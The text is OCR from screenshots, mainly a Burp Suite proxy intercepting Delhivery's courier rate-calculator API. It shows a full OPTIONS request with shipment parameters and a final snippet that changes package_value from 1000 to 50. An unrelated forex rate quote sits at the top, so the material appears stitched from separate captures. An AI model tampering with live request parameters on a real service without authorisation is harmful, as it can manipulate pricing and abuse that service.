
Product: Cash

Forex Quantity: 100

Amount In INR: 9004

1 EUR = 90.04 INR

No Exchange fee on card


Burp Project Intruder Repeater View Help Burp Suite Community Edition v2024.10.3 - Temporary Pr...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Intercept on
Forward
Drop
Open browser
Inspector
Request attributes 2
Request query parameters 13
Request body parameters 0
Request cookies 0
Request headers 17
Notes
Courier Price Calculator for Per
DELHIVERY
Get Rates
Accept
Reject

```
Type Direction Method URL
HT... → Request OPTIO... https://thunderbolt-api.delhivery.com/public/v2/price?o_pin=522001&o_city=guntur&o_state=andhra%20...
HT... → Request POST https://www.facebook.com/tr/
HT... → Request POST https://www.facebook.com/tr/
HT... → Request POST https://incoming.telemetry.mozilla.org/submit/firefox-desktop/baseline/1/b469da74-f10c-499e-bde8-6705a...
```

Request

Pretty Raw Hex

```
OPTIONS /public/v2/price?o_pin=522001&o_city=guntur&
o_state=andhra%20pradesh&d_pin=500001&d_city=hyderabad
&d_state=telangana&package_type=extra_small&
package_value=1000&insured=false&package_weight=0.5&
l_cm=1&w_cm=1&h_cm=1 HTTP/2
Host: thunderbolt-api.delhivery.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:133.0) Gecko/20100101 Firefox/133.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Access-Control-Request-Method: GET
Access-Control-Request-Headers: source
Referer: https://www.delhivery.com/
Origin: https://www.delhivery.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-site
Priority: u=4
Te: trailers
```

Search 0 highlights

https://www.delhivery.com/rate-calculator/persona

● 522001 AP

Delivery Pincode


● 500001 TS

Shipment Size

XS 1 gm to 500 gm

Frequently asked **questions**

We use cookies on our website for analytics and advertising purposes. It helps us improve the functionality and user experience. By accepting this message, you consent to our cookie policy on this device unless you decline it.



```
package_value=50
```